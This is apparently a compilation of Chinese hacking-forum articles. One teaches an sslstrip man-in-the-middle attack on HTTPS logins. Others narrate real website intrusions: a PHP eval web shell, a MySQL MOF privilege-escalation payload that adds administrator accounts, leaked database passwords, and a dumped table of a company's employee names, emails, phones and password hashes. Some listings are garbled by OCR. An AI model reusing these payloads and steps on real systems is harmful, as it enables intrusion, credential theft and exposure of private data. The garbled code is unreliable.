说到这里，很多人可能会想，那么 HTTP 是不是使用的是 UDP 协议（无连接）而不能保持 TCP 连接呢？当然不是！无状态并不代表 HTTP 不能保持 TCP 连接，更不能代表 HTTP 使用的是 UDP 协议。这里要引出一个新的名词，Keep-Alive，意思是保持连接并存活。从 HTTP/1.1 起，Keep-Alive 都是默认打开的，当打开一个服务器上的网页时，客户端和服务端之间用于传输 HTTP 数据的 TCP 连接并不会被关闭，如果客户端再一次访问这个服务器上的网页时，会使用之前已经建立的这一条连接。但是 Keep-Alive 并不会永久性的存活并保持这个连接，它有一个时间的限定，但是这个时间是可以服务器端修改的，这里不是重点！

接下来说 HTTPS，为什么会比 HTTP 多了一个 S 呢？这个 S 是 SSL 的简写，SSL 全称 Secure Socket Layer，加密套接字，HTTPS 采用 SSL 协议加密，严格的说，HTTPS 是采用传输层 SSL+应用层 HTTP，要使用 HTTPS 协议，服务端需要在 ca 申请一个 PKI 证书。

为什么呢？主要是为了防止数据通信过程中被泄密或者篡改，首先证明这个 server 就是他自己声称的 server，客户端产生一个密钥，server 使用证书来交换密钥，完成一个握手的过程，因为互相通讯的数据都是加密的，并且有一个密钥，即使被第三方截获，没有密钥也就无法篡改。但是相对于 HTTP 的简单无状态来说，HTTPS 分明是异常繁琐的，这里不是重点！最后说一些，HTTP 和 HTTPS 使用的 TCP 端口是不同的，HTTP 默认使用的是 80 端口，HTTPS 默认使用的是 443 端口。好了简单的分析结束，我已经尽最大努力使自己说的通俗易懂并且把最核心最精华的内容讲给了大家，或许会有朋友会说我烦，讲这些没什么实际用处的东西干嘛？我想说的是，如果不先简单的分析，那么之后也就是本文的重点内容，没有基础的铺垫，是比较晦涩难懂的，希望能理解！

接下来我们开始探讨如何去截获报文，也就是通过 HTTPS 传输加密的数据，从而达到一个中间人攻击的效果。那么什么是中间人攻击呢？

我举个例子来说，比如说有一个叫王八伦的宅男，有一天他正在家里用他的个人 PC 和某网站的服务器之间进行数据通信交换并打开播放器播放影片，他的一个很喜欢计算机的朋友想知道王八伦看的影片质量如何，于是他充当了中间人，王八伦的个人 PC 和影片网站服务器都通过他的 PC 来进行数据转发。我个人认为大家可能还是没听懂，但是为了举这个例子大

家就将就着下吧。下面我画一副图来帮助大家更好的理解什么是中间人攻击，如图 2.1.1




图 2.1.1 中间人攻击图示

好了，既然我们确定了基本思路，然后我们开始制定计划。依据以上思路我们需要用到两种工具来完成对 HTTPS 加密的突破和截获报文，第一种工具是用来建立连接关系并进行 SSL 的嗅探，第二种工具是用来截获 HTTPS 的流量报文。一切都已明了，那我们开始选取工具。第一种工具用什么好呢？

某些神牛可能已经想到了，用 `sslstrip`，`sslstrip` 是 08 年黑帽大会提出的工具，它能突破对 SSL 的嗅探，下面我来简单给大家分析下 `sslstrip` 的工作过程，让大家能掌握其原理，就再听我啰嗦几句吧！首先呢，`sslstrip` 会进行自动的中间人攻击来拦截通讯的 HTTP 流量，然后将流量中所有出现的 HTTPS 链接全部替换为 HTTP，并把这个过程记录下来。接下来使用替换好的 HTTP 与目标机器进行连接，并且与服务器，也就是 `server` 端进行 HTTPS，这样就可以对目标机器与服务器之间的所有通讯进行一个代理转发。

但是使用 HTTPS 会出现一个黄色小锁的图标，如图 2.1.2 所示



图 2.1.2

那么与目标及其进行的 HTTP 连接并没有小锁会不会被目标机器发现呢？这个担心是多余的，`sslstrip` 会之前记录的替换 HTTPS 链接中自动引用并把出现的图标替换为图片中的黄色小锁，以此来欺骗目标对其的信任。这样一来，目标机器所输入的账号、密码等信息就被我们这样骗取了。

但是在这里，我想推荐一款更好的工具 `subterfuge`。虽然用的是这款工具，但是我们最终调用的还是 `sslstrip`，那不是一样么？不，不一样，`subterfuge` 集成的前端和平台兼容性与稳定性更好，直接影响后面我们的发挥，呵呵。那么第二款工具呢？对于大多数新手朋友，我不推荐去使用专业的，因为参数和复杂度成几何倍提升，我们这里只是掌握了解一门知识，所以我推荐新手朋友使用 `tcpdump` 这款工具进行嗅探截获报文就好了，操作比较简单，功能也比较强大。既然工具和思路都准备好了，那么我们就开始实战吧！

(未完待续) 责任编辑: 随性仙人掌

第 2 节 HTTPS 协议分析与报文截获(二): 实战篇

作者: Nick


来自: Disc Forbid Security Team

网址: <http://www.discforbid.com/>

之前我们详细讲解了理论知识, 为我们接下来的实战打好了基础, 废话不多说, 我们开始吧, 相信大家也等不及了, 看我啰嗦了这么久!

首先, 我们来安装 subterfuge, 这里我们用 ubuntu 系统来进行测试。方法在 linux 内核系统是通用的, BackTrack 一样, 这句话主要是跟新手说的, 防止他们以为自己用 BackTrack 不行!


```
wget http://www.discforbid.com/linux/SubterfugePublicBeta2.1.tar.gz%20
```



```
root@ubuntu:/test# wget http://www.discforbid.com/linux/SubterfugePublicBeta2.1.tar.gz%20
--2013-02-13 20:59:34-- http://www.discforbid.com/linux/SubterfugePublicBeta2.1.tar.gz%20
Resolving www.discforbid.com... 141.101.116.97, 141.101.117.97
Connecting to www.discforbid.com[141.101.116.97]:80... connected.
```

图 2.2.1 下载 subterfuge


```
tar xvf SubterfugePublicBeta2.1.tar.gz
```



```
root@ubuntu:/test# tar xvf SubterfugePublicBeta2.1.tar.gz
subterfuge/
subterfuge/dependencies/
subterfuge/dependencies/arptables-v0.0.3-4.tar.gz
```

图 2.2.2 解压 subterfuge


```
python install.py -i
```



```
root@ubuntu:/test/subterfuge# python install.py -i
```

图 2.2.3 安装 subterfuge

```
cd /usr/share/subterfuge/
```



```
root@ubuntu:~# cd /usr/share/subterfuge/
root@ubuntu:/usr/share/subterfuge#
```

图 2.2.4 进入安装的默认目录

```
ls
```

```
root@ubuntu:/usr/share/subterfuge# ls
arpmitm.py  db          lock.ico    settings
arpmitm.txt definitions main         settings
base_db     exploits    manage.py   setup.py
Block       httpall.log mitm.py     sslstrip
cease       __init__.py modules     sslstrip
COPYING     __init__.py rearp.py    sslstrip
root@ubuntu:/usr/share/subterfuge# A
```

图 2.2.5 查看该目录下文件

```
./sslstrip.py -h
```

```
root@ubuntu:/usr/share/subterfuge# ./sslstrip.py -h
sslstrip 0.9 by Moxie Marlinspike
Usage: sslstrip <options>

Options:
-w <filename>, --write=<filename> Specify file to log to
```

图 2.2.6 运行测试 subterfuge

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

```
root@ubuntu:~# echo "1">/proc/sys/net/ipv4/ip_forward
root@ubuntu:~#
```

图 2.2.7 开启网卡的转发模式

作者注：在（一）中末尾我已经说了，我非常想给你们讲解这些网卡啊包括下文的防火墙的数据转发，我虽然追求精益求精，自己拿出去的东西就要达到最好的质量，但是现在真的很累了，我已经无法再给大家详细讲解了，有兴趣的可以自己去看下资料了解，对不起，请谅解！（编者按：编辑你的文章我也快吐血了...）

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 1234
```

作者注：我极其的想继续往下走，什么都不管，早点写完，但是我还是忍不住想去给大家做个简单的讲解，我不想让大家不明不白的看的痛苦。我有过类似的经历，看文章作者什么都不讲解，完全按照自己的思路走，那真的是看的非常痛苦，完全不理解，我不希望带给你们这样的感觉。

-t: 制定要匹配的表，这里我们选择的是 nat，网络地址交换，也就是 Network Address Translator

-A: 选择一个链，我们这里选择的是 PREROUTING，位于 nat 表，用于修改 DNAT

-p: 匹配协议类型，我们这里匹配的是 tcp 协议

--destination-port: 制定目标端口，我们这里选择是 80 端口

-j: 后面带的是附加项

REDIRECT: 目标跳转

--to-port: 跳转到的端口，我们选择的是 1234

总体含义：把 80 端口数据转发到 1234 的端口上，也就是把 HTTP 的数据全部转到 1234 端口，这方便与我们后面使用 sslstrip 进行监听。

```
cd /usr/share/subterfuge/
```

```
./sslstrip -a -l 1234
```

```
root@ubuntu:~# cd /usr/share/subterfuge/  
root@ubuntu:/usr/share/subterfuge# ./sslstrip  
sslstrip/    sslstrip.py  
root@ubuntu:/usr/share/subterfuge# ./sslstrip.py -a -l 1234  
  
sslstrip 0.9 by Moxie Marlinspike running..  
█
```

图 2.2.8 运行程序

注：-a 记录所有来自 SSL 和 HTTP 的数据，-l 1234 监听 1234 端口，与之前在 iptables 里设置的转发数据端口一样

这里还有很重要的一点，那就是我们必须得升级 iptables 才能使用 -A 等参数，一般我们用的 Linux 或者 centos 或者 ubuntu 或者 BackTack5 等，内置的 iptables 都是 1.4.4 版本的，如图 2.2.9 所示。

```
root@bt:~# iptables -V  
iptables v1.4.4  
root@bt:~# █
```

图 2.2.9 查看 iptables 版本

咦？这里怎么变成了 backtrack 系统了呢？因为虚拟机 ubuntu 我以前已经更新过了 iptables，所以拿 backtrack 来给大家演示如何升级 iptables 到最新版本 1.4.17，输入

```
wget http://www.discforbid.com/linux/iptables-1.4.17.tar.bz2
```

效果如图 2.2.10

```
root@bt:~/test# wget http://www.discforbid.com/linux/iptables-1.4.17.tar.bz2  
--2013-02-14 00:51:41-- http://www.discforbid.com/linux/iptables-1.4.17.tar.bz2  
正在解析主机 www.discforbid.com... 失败：未知的名称或服务。  
wget: 无法解析主机地址 "www.discforbid.com"  
root@bt:~/test# █
```

图 2.2.10 升级最新版本

iptables 最新版本，由于我虚拟机没有联网，所以下载失败，这里不用管，我桌面有工具，我就直接复制进去了。如图 2.2.11

```
root@bt:~/test# tar jxvf iptables-1.4.17.tar.bz2  
tar: 记录大小 = 8 块  
iptables-1.4.17/  
iptables-1.4.17/Makefile.am  
iptables-1.4.17/aclocal.m4  
iptables-1.4.17/libipq/  
iptables-1.4.17/libipq/ipq_set_mode.3  
iptables-1.4.17/libipq/ipq_errstr.3
```

图 2.2.11 解压文件

```
root@bt:~/test# ls  
iptables-1.4.17  iptables-1.4.17.tar.bz2  
root@bt:~/test# █
```

图 2.2.12 查看文件，解压成功

```
root@bt:~/test# cd iptables-1.4.17  
root@bt:~/test/iptables-1.4.17# ./configure
```

图 2.2.13 进入目录

```
root@bt:~/test/iptables-1.4.17# make & make install
```

图 2.2.14 进行编译和安装

```
root@bt:~/test/iptables-1.4.17# cd /usr/local/sbin/
root@bt:/usr/local/sbin# ls
airbase-ng          dsniff
```

图 2.2.15 进入安装目录

```
root@bt:/usr/local/sbin# cp iptables /sbin/
root@bt:/usr/local/sbin# cp iptables-restore /sbin/
root@bt:/usr/local/sbin# cp iptables-save /sbin/
root@bt:/usr/local/sbin#
```

图 2.2.16 拷贝文件在/sbin 目录替换

```
root@bt:~# iptables -V
iptables v1.4.17
root@bt:~#
```

图 2.2.17 升级成功

好了，小插曲结束，我们继续之前，我们已经启动了 `sslstrip` 并进行了对 1234 端口的监听，现在我们开始嗅探并截获报文了，我们使用第二款工具 `tcpdump`，`tcodump` 一般都是自带的，已经安装好了。

首先来查看当前的网卡，我的是 `eth0`，如图 2.2.18

```
File Edit View Search Terminal Help
root@ubuntu:~# ifconfig
eth0      Link encap:Ethernet
          inet addr:192.168.1.105
          inet6 addr: fe80::2
```

图 2.2.18 查看网卡信息

目标机器 IP: 192.168.1.105，如图 2.2.19

```
ethernet adapter 本地连接:

Connection-specific DNS Suffix . :
IP Address . . . . . : 192.168.1.105
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
```

图 2.2.19 目标机器 IP

开始嗅探，执行命令：

```
tcpdump -A -i eth0 tcp and src 1892.168.1.105 and port 80
```

解释一下参数：

-A: 开启 ASCII 模式，把所有截获的数据以 ASCII 模式显示

-i: 选择监听的网卡，我这里的是 `eth0`

tcp: 抓取所有 tcp 协议的数据包

and: 逻辑连接命令，相当于和

src hosts and port: 抓取的源地址和端口，这里填写目标机器 IP 和 80 端口。

目标机器登陆 gmail，注意 HTTPS，如图 2.2.20




图 2.2.20 目标机登录 gmail

成功截获 HTTPS 报文数据, 如图 2.2.21




图 2.2.21 截获 HTTPS 报文数据

终于写完了, 希望大家能学到点什么吧。

(全文完) 责任编辑: 随性仙人掌

第三章 权限提升

第 1 节 帮朋友搞个站+提权服务器(万网云服务器)

作者: 紫云残雪

来自: 法客论坛-F4ck Team

网址: <http://team.f4ck.net/>

当时中午刚放学到家 一基友扔过来一网站 回复后就去吃饭

吃饭回来 打开网站 发现是 dz 论坛程序 如图 3.1.1



图 3.1.1 网站是 dz 论坛

好吧 没有希望 直接拿出 御剑孤独那骚人写的 御剑 1.4 版本的工具 扫了下 旁站 都打开看了下 不是 dz 就是 16k 门户系统 好把 发现了这个 论坛 管理员 密码 很简单 社工进去了



图 3.1.2 社工进入论坛

立刻转战后台写入 dz2.5后台漏洞 的那个 一句话 fuck\\');eval(\$_POST[a])?>:// QQ 写到了 config/config/ucenter.php 内 用菜刀连接 进去




图 3.1.3 菜刀连接

都已经弄过的 就简单写下 提权方法 找出 mysql 数据库 帐号密码

```
$_config['db']['1']['dbuser'] = 'root';
$_config['db']['1']['dbpw'] = 'tfr226206';
$_config['db']['1']['dbcharset'] = 'gbk';
$_config['db']['1']['pconnect'] = '0';
$_config['db']['1']['dbname'] = 'webbmw'
```

(因为用 php 大马 提权就会被杀 没办法 很多 东西都提权不了 所以找数据库 用下最新的 Mysql 的那个提权漏洞)

```
#pragmanamespace("\\\\.\root\subscription")
instanceof __EventFilter as $EventFilter
{
    EventNamespace = "Root\Cimv2";
    Name = "filtP2";
    Query = "Select * From __InstanceModificationEvent "
           "Where TargetInstance Isa \"Win32_LocalTime\" "
           "And TargetInstance.Second = 5";
    QueryLanguage = "WQL";
};

instance of ActiveScriptEventConsumer as $Consumer
{
    Name = "consPCSV2";
    ScriptingEngine = "JScript";
    ScriptText =
    "var WSH = new ActiveXObject(\"WScript.Shell\")\nWSH.run(\"net.exe user admin admin /add\")";
};
```

```
instance of __FilterToConsumerBinding
{
    Consumer = $Consumer;
    Filter = $EventFilter;
};
```

注意上面的 net.exe user admin admin /add, 可以随便改的, 想执行啥都行, 有没有参数也都行, 执行自己的马也行。把上面的文件保存成 mof 文件 即可再然后, 在菜刀里连接 mysql 数据库后执行:

```
Select load_file('C:\\RECYCLER\\nullevt.mof') into dumpfile 'c:/windows/system32/wbem/mof/nullevt.mof';
```

保存到目录 D:\\Workspace\\吕强\\config\\1.mof, 然后用菜刀的 数据库功能 执行下 上面的代码

```
select load_file('D:\\Workspace\\ 吕 强 \\config\\1.mof') into dumpfile 'c:/windows/system32/wbem/mof/nullevt.mof';
```

传个大马 执行以上代码 登入 mysql 管理执行代码




图 3.1.4 登入 mysql 执行代码

回显成功 然后修改 1.mof 文件, 如图 3.1.5

```
namespace("\\\\.\root\\subscription")
of __EventFilter as $EventFilter
{
    tNamespace = "Root\\Cimv2";
    y = "Select * From __InstanceModificationEvent "
        "Where TargetInstance isa \\Win32_LocalTime\" "
        "And TargetInstance.Second = 5";
    yLanguage = "WQL";

    of ActiveScriptEventConsumer as $Consumer
    {
        = "consPCSV2";
        pttingEngine = "JScript";
        ptText =
            "WSH = new ActiveXObject(\"WScript.Shell\")\nWSH.run(\"net.exe localgroup administrators dust|/add\")";

    of __FilterToConsumerBinding
    {
        umer = $Consumer;
        er = $EventFilter;
    }
}
```

图 3.1.5

提升为管理权限 , 如图 3.1.6




图 3.1.6

感谢 hackshy888 的提权方法和冰刀的指点

再执行代码，成功登入，如图 3.1.7




图 3.1.7 登入服务器

(全文完) 责任编辑：飞云

第 2 节 对天语手机官网的一次入侵

作者： Arel

来自： 法客论坛-F4ck Team

网址： <http://team.f4ck.net/>

本屌丝天天搬砖，终于在去年买了个安卓机-大黄蜂，手机性能是可以，但手机系统和售后实在垃圾，于是就想日天语网站。

那么本彩笔手中没啥 0day 没信心也没能力从主站下手...

So，找他的分站吧，从 C 段开始下手。

用御剑扫了扫 就这么几个站，果断批量扫描目录。

恩。也扫出来点东西~



图 3.2.1 扫描结果

我去，亮瞎本屌镀 24K 的铝合金狗眼！

配置文件备份？果断下载！！




图 3.2.2 配置文件

恩~ 既有 root 账号，又有 phpmyadmin，那么再找到网站路径，十有八九就拿到 shell 了。先试试能不能登陆上 phpmyadmin，运气不错 上了~



图 3.2.3 登入 phpmyadmin

OK，接下来就想办法爆网站路径吧！

php 暴路径的常见方法：

1、单引号爆路径

说明：直接在 URL 后面加单引号，要求单引号没有被过滤(gpc=off)且服务器默认返回错误信息。`www.xxx.com/news.php?id=149'`

2、错误参数值爆路径

说明：将要提交的参数值改成错误值，比如-1。-99999 单引号被过滤时不妨试试。

`www.xxx.com/researcharchive.php?id=-1`

3、Google 爆路径

说明：结合关键字和 site 语法搜索出错页面的网页快照，常见关键字有 warning 和 fatal error。注意，如果目标站点是二级域名，site 接的是其对应的顶级域名，这样得到的信息要多得多。

Site:xxx.edu.tw warning

Site:xxx.com.tw “fatal error”

4、测试文件爆路径

说明：很多网站的根目录下都存在测试文件，脚本代码通常都是 phpinfo()。

`www.xxx.com/test.php`

`www.xxx.com/ceshi.php`

`www.xxx.com/info.php`

`www.xxx.com/phpinfo.php`

```
www.xxx.com/php_info.php
www.xxx.com/1.php
```

5、phpmyadmin 爆路径

说明：一旦找到 phpmyadmin 的管理页面，再访问该目录下的某些特定文件，就很有可能爆出物理路径。至于 phpmyadmin 的地址可以用 wwwscan 这类的工具去扫，也可以选择 google。
PS：有些 BT 网站会写成 phpMyAdmin。

1. /phpmyadmin/libraries/lect_lang.lib.php
2. /phpMyAdmin/index.php?lang[]=1
3. /phpMyAdmin/phpinfo.php
4. load_file()5./phpmyadmin/themes/darkblue_orange/layout.inc.php
- 6./phpmyadmin/libraries/select_lang.lib.php
- 7./phpmyadmin/libraries/lect_lang.lib.php
- 8./phpmyadmin/libraries/mcrypt.lib.php

以上各种方法爆路径都无果。。换思路~~
先看看网站吧，来到后台，如图 3.2.4



图 3.2.4 管理后台

主页啥也没有，就一个登陆页面。
要想进去看看就得有一个用户啊，不过没注册的地方呢...
哦！我去，好吧，我二了，有 phpmyadmin，在里面找不就行了。

username 用户名	password 密码	compellation 姓名	sex	departmentid	job_id 岗位名称 职位	id_card 身份证	qq QQ	mail t-mail	phon
chen	c4c69a272a0ac4285a071c5ccab8fb	陈宇	男	215	48	0		chen@k-touch.cn	010-58
2015QT01	a823bab48b13d3408f9918f0bc1af1	曹	女	6026	41	0		xx@126.com	153990
guyh	c33367701511b40020ec61de4352069	郭晓华	女	215	48	0		guyh@k-touch.cn	010-58
221QT01	e10adc3949b5bb5e56e057f20f883e	董	男	5991	41	0		226QT01@2262.COM	135829
HEI	d0970714757846c17b26fb9e2298f	侯	男	215	48	1234567890		hec@k-touch.cn	589290
231QT2	26f9e79433e403885f181f1b624d0b	高	男	6009	41	0		pta_tj_@163.com	022-24
3019QT01	e10adc3949b5bb5e56e057f20f883e	张	女	6101	41	0		302QT01@163.com	
281JL01	8ec1b5c7b1aaacef486bc4d45e8	马	男	6130	45	0		281JL01@163.com	130865
241QT01	5d1a9a1ec905286e4af04361b05a2f	冯	女	5587	41	0		chaor@usa2008@163.com	0917-8

图 3.2.5 在 phpmyadmin 找用户

恩。里面资料挺全的~手机邮箱 工作地址都有~
随便找了一个，破解登陆，如图 3.2.6



图 3.2.6 登录成功

话不多说。进入个人中心，修改头像。。。

